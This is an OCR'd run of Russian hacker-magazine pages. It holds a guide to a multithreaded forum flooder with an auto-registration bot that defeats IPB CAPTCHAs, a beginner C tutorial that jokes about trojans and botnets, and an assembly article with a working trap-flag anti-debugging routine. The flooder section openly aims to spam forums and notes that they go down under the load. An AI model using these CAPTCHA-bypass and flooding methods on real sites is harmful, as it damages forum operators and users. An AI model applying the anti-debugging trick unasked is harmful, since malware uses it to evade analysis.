Любой флудер обязательно должен быть многопоточным для достижения максимальной скорости и, соответственно, эффективности. Флудить, пардон, лучше всего топиками, избавиться от них довольно-таки сложно, да и вреда они принесут намного больше, чем сообщения. Как работать с TThread, думаю, объяснять не надо, но все же напомню о том, что синхронизация — вещь не последняя, поэтому при обращении с VCL-компонентами всегда используй Synchronize.

CODING

/1/ картинка, которую мы будем распознавать
/2/ альтернативные картинки

Реггер

Дай угадаю: ты думал, что столько «мяса» для флудера ты будешь регистрировать руками? Как бы не так. Напишем реггер и не просто реггер, а автоматическую машину регистрации с распознаванием картинок. Я не стал делать его универсальным, а просто выбрал самый сложный вариант с самой хитрой картинкой. Если ты разберешься с тем, как он работает, то накодить реггеры для всех остальных вариантов не составит труда. Итак, наш план действий:

/1/ скачать страницу регистрации
/2/ считать хитрый код и прибавить к url'у форума
/3/ скачать картинку
/4/ конвертировать
/5/ распознать картинку
/6/ завершить регистрацию

Вроде бы с 1—3 пунктами осложнений быть не должно (см. сорцы и все предыдущие выпуски Хакера). Конвертация — это две строчки кода: сначала полностью разжимаем JPG, а потом присваиваем битмапу. А вот чтобы распознать картинку, придется немного попотеть.
Кстати, при регистрации сначала тебя спросят, согласен ли ты с правилами, но нас совершенно не волнует ни вопрос, ни правила. Более того, нам никто не запрещает сразу пройти на страницу регистрации по этому адресу:

index.php?act=Reg&coppa user=0&termsread=1&coppa_pass=1&agree_to_terms=1

Находим Id-картинки по строке: «regid» value=«.» Прибавляем значение к index.php?act=Reg&CODE=image&rc=. Теперь у нас есть полный путь к картинке. Но со скачиванием картинки при помощи WinSock также возникают определенные трудности, ведь картинка — не текст и содержит нулевые символы, поэтому помещать ее в string нельзя, для этого воспользуемся потоками(TStream) и посчитаем ее из сокета побайтово. Далее остается только загрузить битмап из потока функцией LoadFromStream и распознать.

Опознание

Начать писать распознаватель нужно с создания эталонов, то есть идеальных букв или цифр для определенных картинок. Для этого нужно сопоставить несколько вариантов написания цифр и создать из них максимально похожую сразу на все картинку. От этого действа будет зависеть качество распознавания. Стоит учесть, что во всех картинках IPB посередине идет линия, если серединного куска цифр нет нигде, то и не стоит пририсовывать ее к эталону. Хм… Пора составлять план распознавания.

/1/ определить вертикальные и горизонтальные границы
/2/ убрать все ненужные нам цвета, оставить только черный и близкий к черному цвет
/3/ выделить активные зоны, то есть те места на картинке, где располагаются наши цифры
/4/ сравнить каждую цифру с каждым эталоном
/5/ сравнить в процентном отношении сходство цифры с эталоном

Определить границы — это значит обрезать все лишние места, но, так как наши цифры всегда стоят на одних и тех же местах, для нас это скорее не вынужденная необходимость, а один шаг к удобству. Для того чтобы определить процент сходства, нужно сравнить цвета эталона и цифры. Либо они равны, либо нет — другого не дано, поэтому эталоны и уже готовый к анализу рисунок должны состоять из двух цветов, обычно черного и белого, но мне вдруг захотелось, чтобы он был а-ля мороженое с томатным соком, и я сделал их красными.
Определять нужные нам для распознавания пиксели, без фона и помех нужно по диапазону RGB. Пиксель с самыми максимальными цветовыми показателями был RGB(44,44,44), поэтому за точку отсчета я принял именно его. Далее нужно было проверить каждый пиксель на «близость к черному» — и вот перед нами красно-белый вариант. Активные зоны есть не что иное, как положение потенциальных цифр на картинке, так что нам не придется рыскать по ней в их поиске, так как цифры на IPB'шных пикчах не меняют своего местоположения во время генерации. Мы знаем размер и координаты начала, значит, можно исследовать конкретные зоны. Следующий момент — собственно, само определение цифр. Начинаем с первой активной зоны и двойным циклом сравниваем каждую цифру с эталоном. Получается 4 цикла:

/1/ смена активных зон
/2/ смена эталонов
/3/ анализ строки
/4/ анализ пикселя

Записываем в массив количество совпавших пикселей, сравниваем. Наибольший элемент массива и есть наша искомая цифра.
Далее передаем серверу данные о картинке вместе с зашифрованным числом. Готово. Миссия выполнена.
Если кто-то решит взяться за альтернативные картинки, использующиеся в IPB, то забудьте про метод, о котором поведал вам я. Там все намного проще и без явно выраженных болезней заднего прохода. Эталонами будут служить не картинки, а результат какой-нибудь хэш-функции, вроде md5 или ord(str[1])+ord(str[2]). Дальше нужно просто скачать картинки и сравнить их хэши с эталонными — это, на мой взгляд, самый простой способ разгадывания статичных картинок.

Enjoy

Подобные программы делать совсем несложно. Однажды, написав основу для брута/флудера/реггера, можно использовать ее для любых подобного рода приложений. Главное здесь — изучить работу данного сервиса: за что отвечают его параметры, какие из них переменные, какие константы. Лично я для анализа использую MiniBrowser: он позволяет смотреть хидеры http-запросов, поля веб-форм в момент отправки, а также посылать get- и post-запросы — все в одном окне. На диске вместе с сорцами ищи последнюю его версию. Весь кодинг софта, эксплуатирующего веб-приложения, сводится к изучению сервиса — посылке/получению данных и парсингу ответа.
Если грамотно пользоваться такими вещами, то можно многое натворить: при массовой регистрации или создании топиков форумы нередко уходят в даун из-за обильного количества подключений к sql-базе.
Флудер, описанный в этой статье, будет работать только лишь для IPB 2* и более. Добавить поддержку первой версии — проще простого. Единственным отличием первой версии от второй является количество ключей: post_key в первой версии нет, а реггер будет работать для второй версии и с определенными картинками, что при наличии прямых рук легко компенсируется.
Но учти! Флудить — здоровью вредить. Лучше занимайся чем-нибудь более полезным и прибыльным.


BINARY YOUR'S




На диске ты найдешь все исходники и софт, упомянутый в статье.

НИКОЛАЙ GORL & NIKITOZ
/ GORLUM@REAL.XAKEP.RU /

0 1 2 3 4





Научился запускать компилятор. Толку пока мало.

Написал первую консольную программу. Не пашет.

Двое суток — и она заработала. Си — классная штука!

Приятели рассказывали про WinAPI. Много думал.

Наткнулся в Сети на MSDN. Учу английский.

КОД НА СИ СТАВИТ В ТУПИК? ЧУВСТВУЕШЬ СЕБЯ УЩЕРБНЫМ, РАЗБИРАЯ МНОГОСТРАНИЧНЫЕ ЛИСТИНГИ СПЛОИТОВ? ДРУЗЬЯ СМЕЮТСЯ НАД ТОБОЙ, А МАМА ПРИВЯЗЫВАЕТ ТЕБЕ НА ШЕЮ КОТЛЕТУ, ЧТОБЫ ХОТЯ БЫ СОБАЧКИ С ТОБОЙ ДРУЖИЛИ? ЗАПРАВЬСЯ КАК СЛЕДУЕТ НООТРОПАМИ И ЭНЕРГЕТИКАМИ — ОНИ ТЕБЕ ПРИГОДЯТСЯ. СЕЙЧАС ТЫ БУДЕШЬ КОДИТЬ НА СИ.

Присоединяйся!

Знаешь, у меня в последнее время начало появляться ощущение, что нас, си-кодеров, как-то все меньше и меньше становится. Все в Delphi подались и там и остались. Delphi — удобная штука. И запутаться в ней практически невозможно — не то что в си. Компиляторов у нас бездна, среды разработки вообще не всегда прилагаются, а без них не всякий кодер разберется, что к чему. Вряд ли это вдохновит тех, кто привык к Delphi. Вот приводятся у кого-нибудь статьи в тексте на родном си-коде. Что написано — понятно, а как заюзать — нет. Знаешь, я не буду тебя мучить синтаксисом или подробной документацией всех ключей того или иного компилятора — с этим, думаю, у тебя и без меня достаточно геморроя. Я просто самым банальным образом покажу, как создать проект и начать в нем что-нибудь писать. Что-угодно. Хоть Hello world, хоть RAT.

Новый проект

Современные системы программирования легко сбивают с толку еще зеленого кодера тем, что предлагают ему все мыслимые и немыслимые возможности. Хочешь, говорят, мы тебе сразу целый Word в виде шаблона приложения дадим? Или, мол, хочешь MFC, ATL, VCL и еще миллион разной фигни в своем проекте поиметь? О, ужас! Прочь! Прочь, демоны! Нам всего этого не надо. Нам нужен простой и пустой проект. Алгоритм его получения следующий:

/ Стартуй студию (или в случае 6.0 — сам си).
/ В появившейся среде жми File → New → Project.
/ Нас интересует обычное win32-приложение на си, поэтому переходи в закладку Visual C++Projects и выбирай Win32 Project. Все остальное, предложенное студией, — ересь, и рассмотру не подлежит. Фи.
/ Указывай внизу имя проекта и куда его плюхнуть, а затем стучи по кнопке OK.
/ Должен появиться ужасный Win32 Application Wizard, который, если оставить без внимания и сразу нажать на Finish, обеспечит тебя тонной чужого и совершенно бесполезного кода в своем проекте. В визарде переходи в закладку Application Setting.
/ Здесь тебе следует отметить, что приложение, которое ты создаешь, — Windows Application и что проект должен быть пуст (Empty project). Даже если ты хочешь консольное приложение — все так и оставь, я ниже объясню, как к нему перейти.
/ После всего проделанного тобой должно появиться пустое и серое окно студии, ничего интересного не предвещающее, зато с новеньким проектом слева в Solution Explorer.
/ Жми правой клавишей на название проекта (не солюшена, а именно проекта) и выбирай Add → Add new item. Мы хотим добавить в пустой проект файл, в котором мы, собственно, и будем писать нашу программу.
/ Выбирай C++ File, вбивай имя и жми OK.

Давай определимся

Я себе и Microsoft изменять не стану, поэтому слов «давай определимся со средой и компилятором» ты здесь не прочтешь. Вернее, не прочтешь в родном для них контексте. Тут все очень просто. Два слова. Первое — Visual. Второе — Studio. Здоровый такой пакет, в который входит Visual C++. Он-то нам и нужен. По-моему, ничего лучше найти ты не сможешь. Я в этом уверен. Сейчас на рынке можно найти целую тучу версий студии:

MS VS 6.0 — для любителей поштамповать драйвера;

MS VS .NET 2002 (7.0) — первая студия заточенная под .NET, однако не потерявшая очарования шестой;

MS VS .NET 2003 — ненавистная мне версия, проекты которой не читаются моей любимой седьмой;

и то ли вышедшая, то ли еще не вышедшая, но совершенно точно появившаяся в емуле MS VS .NET 2005, которая нашему брату, по-моему, абсолютно не нужна.

Для тихого старта я всегда советую седьмую. Доставай ее любыми возможными и невозможными путями и радуйся — большинство всей нечисти, что мешает жить нормальному пользователю воровством паролей, написано именно на ней.

5 6 7 8 9



Дрался с Delphi-кодером. Теперь он пишет на си.

Написал трояна. Весит 100 Кб — друзья чмырили.

Почитал подшивку Кодинга — уложился в 2 Кб.

User mode — фигня. Сделал первый драйвер.

Попросили написать ботнет за два дня. Взялся.

Первая программа

Теперь перед тобой открыт файл с расширением cpp, который будет скомпилирован, если ты полезешь в меню Build и наткнешься там на элемент Build <имя проекта>. Не думай, что я тебе лапшу на уши все это время вешал. Показываю, как этим пользоваться.
Обозначаешь сначала в программе хидер на все случаи жизни:

```
#include <windows.h>
```

Потом определяешь пустую функцию, с которой начнется выполнение программы. У обычных приложений — это WinMain, у консольных — просто main.

```
int WINAPI WinMain(HINSTANCE, HINSTANCE,
    PTSTR, int)
{ return 0; }
```

Она ничего не делает — просто ноль возвращает. Да нам и не нужно, чтобы она что-то делала. Хотя ради разнообразия можно вставить после первой фигурной скобки вызов функции MessageBox, чтобы не казалось, что мы все это время писали программу_которая_ничего_не_делает. Смотри:

```
#include <windows.h>
int WINAPI WinMain(HINSTANCE, HINSTANCE,
    PTSTR, int)
{
    MessageBox(0, "Здравствуй, Мир!",
        "Ты прекрасен!", 0);
    return 0;
}
```

Если же ты ретроманьяк и хочешь консольное приложение, то нам придется вначале объяснить линкеру, что мы консольники, и немного изменить главную функцию.

```
#include <windows.h>
// для функции printf свой хидер
#include <stdio.h>

#pragma comment(linker,"/SUBSYSTEM:CONSOLE")

int main(int argc, char **argv)
{
    printf("Hello, world!");
    return 0;
}
```

Прагма в пятой строчке определяет тип нашего приложения. С тем же успехом вместо CONSOLE там могло красоваться WINDOWS или NATIVE. Прагма — штука жутко полезная. Вот захочешь, чтобы твой helloworld 1Кб занимал, добавишь строку:

```
// стандартная точка входа, заталкиваемая
// компилятором, заменяется нашей
#pragma comment(linker,"/ENTRY:WinMain")
```

И почти все лишнее из программы исчезнет. Можно еще секции смержить (ключ /MERGE), убрать всякие проверки, CRT и подобную фигню, но я обещал, что не буду о документации. Для этого есть MSDN, без которого, кстати, ни один нормальный windows-кодер еще не обходился. Коэффициент must have у него — 100%. Так что вместе со студией тебе абсолютно точно нужно обзавестись MSDN. Вот. Надеюсь, дорогой Delphi-кодер, этого короткого материала хватит тебе для того, чтобы написать твою первую программу на си и, как говорят в ВНС, вступить и компилировать.

Чтобы скомпилить программу, просто нажми CTRL+SHIFT+B. Заодно убедишься, что все приведенные листинги настоящие.

BINARY YOUR'S



Если покопаешься, то на диске ты сумеешь обнаружить видеоматериалы к статье.

КРИС КАСПЕРСКИ



Coding / ASM

Компилируем невозможное

Делаем из не пойми какого asm-сорца рабочий код

В СЕТИ ЛЕЖИТ МНОЖЕСТВО АССЕМБЛЕРНЫХ ЛИСТИНГОВ, НО БОЛЬШИНСТВО ИЗ НИХ НАХОДЯТСЯ В СИЛЬНО РАЗОБРАННОМ СОСТОЯНИИ. В ТАКОМ ВИДЕ ИХ СОВЕРШЕННО НЕВОЗМОЖНО ИСПОЛЬЗОВАТЬ. ОДНАКО НЕ СТОИТ КОМПЛЕКСОВАТЬ ПО ЭТОМУ ПОВОДУ. В ЭТОЙ СТАТЬЕ КРИС РАССКАЖЕТ ТЕБЕ О ТОМ, КАК ПРИЧЕСАТЬ КРИВОЙ КОД, ВНЕДРИТЬ ЕГО В СВОЮ ПРОГРАММУ, ВЫБРАТЬ ПРАВИЛЬНЫЙ ТРАНСЛЯТОР И КЛЮЧИ КОМАНДНОЙ СТРОКИ.



Такие разные ассемблеры

Ассемблер — это не только язык, но еще и транслятор. То, что язык PDP-11 не пригоден для x86, — понятно, но вот несовместимость ассемблерных трансляторов друг с другом для многих становится новостью. Что составляет фундамент ассемблера как языка? Мнемоники машинных команд (mov, nop, cmp) — это раз. Средства самого языка (метки, директивы, макросы) — это два! Формально за мнемоники отвечают Intel и AMD. Именно они дают символические имена машинным командам, регистрам, флагам и т. д. Большинство x86-ассемблеров придерживаются этой нотации (хоть она никем и не стандартизирована), однако «большинство» — еще не все. В мире *nix широко распространен AT&T синтаксис, отличающийся не только мнемоникой, но даже порядком операндов! Здесь операнд-приемник расположен не слева, как у Intel, а справа!!! Регистры начинаются со знака процента, константы — со знака доллара, а инструкции имеют суффикс, соответствующий типу обрабатываемых данных. На языке Intel пересылка в регистр eax значения 666h выглядит так: «mov eax,666h», а на AT&T так: «movl $666h,%eax». Программа, предназначенная для одного типа ассемблеров, не может быть откомпилирована на другом, без радикальной переделки или автоматической конвертации! Но даже среди ассемблеров своего типа наблюдается разброд, разнобой и множество различий: в ключевых словах, в правилах оформления листинга, в поставляемых библиотеках и заголовочных файлах и т. д. Если только совместимость не заявлена явно, транслировать программу нужно тем и только тем ассемблером, для которого она предназначена. В противном случае готовься к переделкам, то есть к адаптации. Отличия зачастую проявляются в самых неожиданных местах. Некоторые ассемблеры понимают, что «mov eax, x» — это то же самое, что и «mov eax,[x]», некоторые — нет. Они спотыкаются и выдают ошибку. Но это еще ничего! Гораздо хуже, когда транслятор молчаливо трактует эту конструкцию как «mov eax, offset x», что совсем не одно и то же! Так что при переносе программы приходится быть очень и очень осторожным.

МОНИТОР — ЭТО НЕ ТЕЛЕВИЗОР, А ПРОГРАММА ТАКАЯ — ПРООБРАЗ ОТЛАДЧИКА

Совместимость О — вообще отдельная песня. Программы, ориентированные на MS-DOS, без мата не только не транспортабельны, но и непереносимы. Для них характерно прямое взаимодействие с оборудованием, доступное в NT только с ядерного уровня, не говоря уже о том, что 16-разрядный код вызывается из 32-разрядных приложений только через DPMI, да и то не без ухищрений. Таким образом, прежде чем транслировать ассемблерную программу, необходимо отождествить, для какого транслятора и операционной системы она предназначена! С ассемблерными фрагментами, выхваченными из «родного» контекста, приходится еще хуже. Допустим, в некоторой статье описывается интересный антиотладочный прием и приводится ассемблерный код, но, как встроить его в свою программу, не говорится. Знакомая ситуация, не правда ли? Непосредственная трансляция невозможна, так как транслятор дико матерится, но ничего не отвечает.

ПОПЫТКА ЗАГНАТЬ ТЕКСТ ПРОГРАММЫ В АССЕМБЛЕРНУЮ ВСТАВКУ НИ К ЧЕМУ ХОРОШЕМУ НЕ ПРИВОДИТ

Определение целевой платформы

Проще всего определить разрядность. Если в листинге преобладают 16-разрядные регистры типа AX/BX/CX, то, скорее всего, она предназначается для MS-DOS. Если встречаются прямые вызовы прерываний INT 21h, INT 13h, INT 16h, INT 10h — это точно MS-DOS, и от попыток трансляции программы под NT лучше сразу воздержаться. То же самое относится и к портам ввода/вывода (инструкциям IN/OUT). Хотя NT и позволяет открывать к ним доступ с прикладного уровня — это не выход, и такую программу проще переписать.

32-режим характеризуется регистрами EAX/EBX/ECX. Это может быть как программа для Windows, так и для DOS/DPMI. Windows распознается по своим API-функциям, DOS/DPMI — по прерыванию INT 31h. Прерывание INT 2Fh свидетельствует о принадлежности к 9x, INT 2Fh/SYSENETR — о принадлежности к NT/XP. Через эти прерывания осуществляется доступ к низкоуровневому API операционной системы, что делает такие программы непереносимыми. Привилегированные инструкции защищенного режима или вызовы функций, экспортируемых ядром, например IoGetCurrentIrpStackLocation, говорят о том, что код — драйвер (или его фрагмент), совершенно не приспособленный к работе в прикладном режиме. Если листинг не вызывает никаких API-функций, не дергает прерываниями, не содержит привилегированных инструкций и не обращается к памяти по абсолютным адресам (типа mov eax,fs:[20h]), то он может работать в любой 32-разрядной операционной системе.

АССЕМБЛЕР — ЭТО НЕ ТОЛЬКО ЯЗЫК, НО ЕЩЕ И ТРАНСЛЯТОР

64-режим x86-64 распознается по регистрам RAX/RDX/RCX и с 32-разрядными трансляторами, естественно, не совместим.

*nix-системы распознаются своим характерным AT&T синтаксисом. Программы, опирающиеся на библиотеку libc, легко переносятся в Windows, поскольку libc — это стандартная Си-библиотека, однако некоторые никсовые функции в ее Windows-версии не реализованы. В частности, отсутствует вызов fork, расщепляющий процесс на два. В ряде случаев перенос все-таки возможен. Особенно это относится к математическим функциям, абстрагированным от системного мира. Программы, работающие в обход libc через интерфейс INT 80h/call 0007h:00000000h (всякие вирусы и черви), практически непереносимы.

Определить транслятор несколько сложнее. Признаком TASM'a являются директивы «jumps» и «locals» в начале файла. FASM обычно определяется по директиве «format», например «format PE GUI 4.0», что, впрочем, не совсем надежно, и хроническому отсутствию ключевого слова offset. На долю MASM'a приходится все остальное.

Метод ассемблерных вставок

В качестве боевого примера рассмотрим классический антиотладочный код, встречающийся во многих статьях и книгах:

```
; назначим свой обработчик структурных
; исключений
push offset my_she
; сохраняем старый обработчик в цепочке
push dword ptr fs:[0]
; регистрируем новый обработчик
mov fs:[0],esp

pushf          ; толкаем в стек флаги
; взводим трассировочный бит
or dword ptr[esp],100h
; выталкиваем обновленный бит в регистр
; флагов, заставляя ЦП возбуждать исклю-
; чение на каждой команде
popf

xor eax,eax
; без отладчика после xor возбуждается
; исключение и управление получает
; my_seh, а в eax будет не ноль

; под отладчиком исключение молчаливо
; «съедается»
my_seh:
test eax,eax
; если отладчика нет, то eax != 0
jnz debugger_is_present
```

Как его откомпилировать? На самостоятельную программу оно как-то не тянет... А давай попробуем заточить код под ассемблерную вставку. В большинстве Си-компиляторов она оформляется как: «__asm{… ассемблерный код…}», но непосредственно осуществить этот замысел не получится! Ведь наш ассемблерный листинг, как и большинство других демонстрационных программ, содранных с наглядно-агитационных пособий, представляет собой нечто промежуточное между псевдокодом и рабочей программой.

Во-первых, метка debugger_is_present не определена и вставлена для наглядности; во-вторых, мы уже установили обработчик структурных исключений, флаг трассировки взвели, а вот о том, что после завершения проверки на отладчик все необходимо вернуть обратно, забыли! Поэтому перед употреблением листинг необходимо слегка доработать, например, так:

Законченная программа anti-debug.c

```
main()
{
  int a;
  __asm{
    // ассемблерная вставка — начало
    push offset my_seh
    push dword ptr fs:[0]
    mov fs:[0],esp
    pushf
    or dword ptr[esp],100h      ;set trap flag
    popf

    xor eax,eax
  my_seh:
    ; восстанавливаем старый обработчик
    pop dword ptr fs:[0]
    ; восстанавливаем стек
    add esp,4

    ; возвращаем результат в переменной a
    mov a,eax
  }  ; ассемблерная вставка — конец

  // проверка переменной a на равенство нулю
  printf("%s\n",
    a? "no debugger" : "under debugger");
}
```

Не самый лучший вариант, конечно. При входе в обработчик структурных исключений мы должны выйти из него через недокументированную API-функцию Continue, хотя… будет работать и так. Давай лучше сосредоточимся на оформлении ассемблерной вставки.

Мы удаляем «jnz debugger_is_present», а вместо этого возвращаем значение через предварительно объявленную переменную «a». Компилируем программу как обычно («cl.exe anti-debug.c») и пытаем, то есть делаем попытку запустить. При прогоне под SoftICE, OllyDbg или любым другим неэмулирующим отладчиком на экране покажется under debugger или no debugger. Значит, трансляция удалась!

А вот другой классический пример:


```
.code                        ; секция кода
start:                       ; точка входа
  push 0                     ; uType
  push 0                     ; lpCamtion
  push offset s0             ; lpText
  push 0                     ; hWnd
  call MessageBoxA

  ; после нажатия на ок выходим
  ret

.data                        ; секция данных

; строка, которую мы будем выводить
s0 db "hello,wordl",0Dh,0Ah,0

end start
```


anti-debug.exe под отладчиком

«локализация» asm-переменных

```
#include <windows.h>
main()
{
   char s0[]="hello,wordl\n";

   __asm
   {
      push 0
      push 0
      lea eax, s0
      push eax
      push 0
      call ds:MessageBoxA
   }
}
```

АССЕМБЛЕРНЫЕ ВСТАВКИ БЕССПОРНО, УДОБНАЯ ВЕЩЬ

Попытка загнать текст программы в ассемблерную вставку ни к чему хорошему не приводит. Компилятор кроет нас матом и компилить отказывается. Приходится действовать стратегически. То есть свирепо и радикально. Убираем директивы .code и .data вместе с ненужной инструкцией «ret» (в оригинале она завершает программу, пользуясь тем фактом, что при запуске PE-файла на вершине стека лежит адрес на термирующую процедуру, однако в стековом фрейме нашей ассемблерной вставки ничего подобного нет).

Метку start можно, в принципе, и не убирать, а вот с s0 придется покончить. Ну не поддерживает встроенный ассемблер директивы «db», что тут поделать?! Приходится объявлять строковую константу средствами самого Си. Она может быть размещена как в стеке (как локальная переменная), так и в секции данных (как глобальная переменная). В действительности строки всегда размещаются в секции данных, а в стек лишь заносится их копия, а копия — это оверхид, то есть накладные расходы и прочий маст-дай. Если переменная объявлена как глобальная, то ключевое слово offset сохраняет свою силу, и компилятор не матерится. С локальными переменными все сложнее. Конструкция «push offset s0» в этом случае разворачивается компилятором в «push offset [ebp+x]», что, с точки зрения синтаксиса, совершенно бессмысленно! Но убирать offset нельзя, поскольку «push [ebp+x]» заталкивает в стек отнюдь не указатель на s0, а… значения первых четырех байт, то есть ведет себя, как «*((DWORD*)s0)». Правильный вариант выглядит так: «lea eax,s0/push eax» (разумеется, вместо eax можно использовать любой другой регистр общего назначения).

Еще один нюанс. Конструкция «call MessageBoxA» выполняется совсем не так, как задумывалось, поскольку вместо MessageBoxA коварный компилятор подставляет отнюдь не адрес самой MessageBoxA, а указатель на двойное слово, хранящее адрес MessageBoxA! Следовательно, чтобы программа не развалилась и не умерла, необходимо использовать

ВОТ ТАК НОМЕР! ЛИНКЕР НЕ МОЖЕТ НАЙТИ ФУНКЦИЮ!

префикс ds, и тогда вызывающий код будет выглядеть так: «call ds:MessageBoxA». Обобщив все вышесказанное, мы получаем следующую программу. Даже две! С объявлением строки как глобальной и локальной переменной:

«глобализация» ассемблерных переменных

```
#include <windows.h>

// глобальная переменная, выводимая на экран
char s0[]="hello,wordl\n";

main()
{
   __asm
   {
      push 0
      push 0
      push offset s0
      push 0

      ; добавляем ds:
      call ds:MessageBoxA
   }
}
```

Компилируем:

```
cl.exe hello_global.c USER32.lib
```

Где USER32.lib — имя библиотеки для MessageBoxA, и запускаем. Получаем симпатичное диалоговое окно.

Вариант с локальной переменной компилируется и запускается точно так же, как и предыдущий:

КАЗАЛОСЬ БЫ, ЧЕГО ЖЕ ТУТ СЛОЖНОГО? БЕРИ И ТРАНСЛИРУЙ...

Ассемблерные вставки — удобная вещь, но все-таки имеющая кое-какие ограничения. В частности, встроенный ассемблер не поддерживает никаких макросредств, и если в транслируемой программе присутствует множество макросов, то без помощи MASM'а (или его конкурентов) здесь уже не обойтись.

MASM, TASM и FASM

Будем считать, что мы достаточно созрели для ассемблирования всей программы целиком. Казалось бы, чего же тут сложного? Бери и транслируй. Ан нет! Вот еще один классический пример, выловленный на просторах Сети и, по замыслу своего создателя, выводящий «hello,world!»:

```
.386
.model flat

extern ExitProcess:PROC
extern MessageBoxA:PROC


.data
s0 db 'hello, world',0

.code
start:
   push 0
   push 0
   push offset s0
   push 0
   call MessageBoxA

   push 0
   call ExitProcess
end start
```

Транслируем программу MASM'ом, последнюю версию которого можно позаимствовать из NTDDK:

```
ml /c /coff hello.asm,
```



истинное лицо MessageBoxA

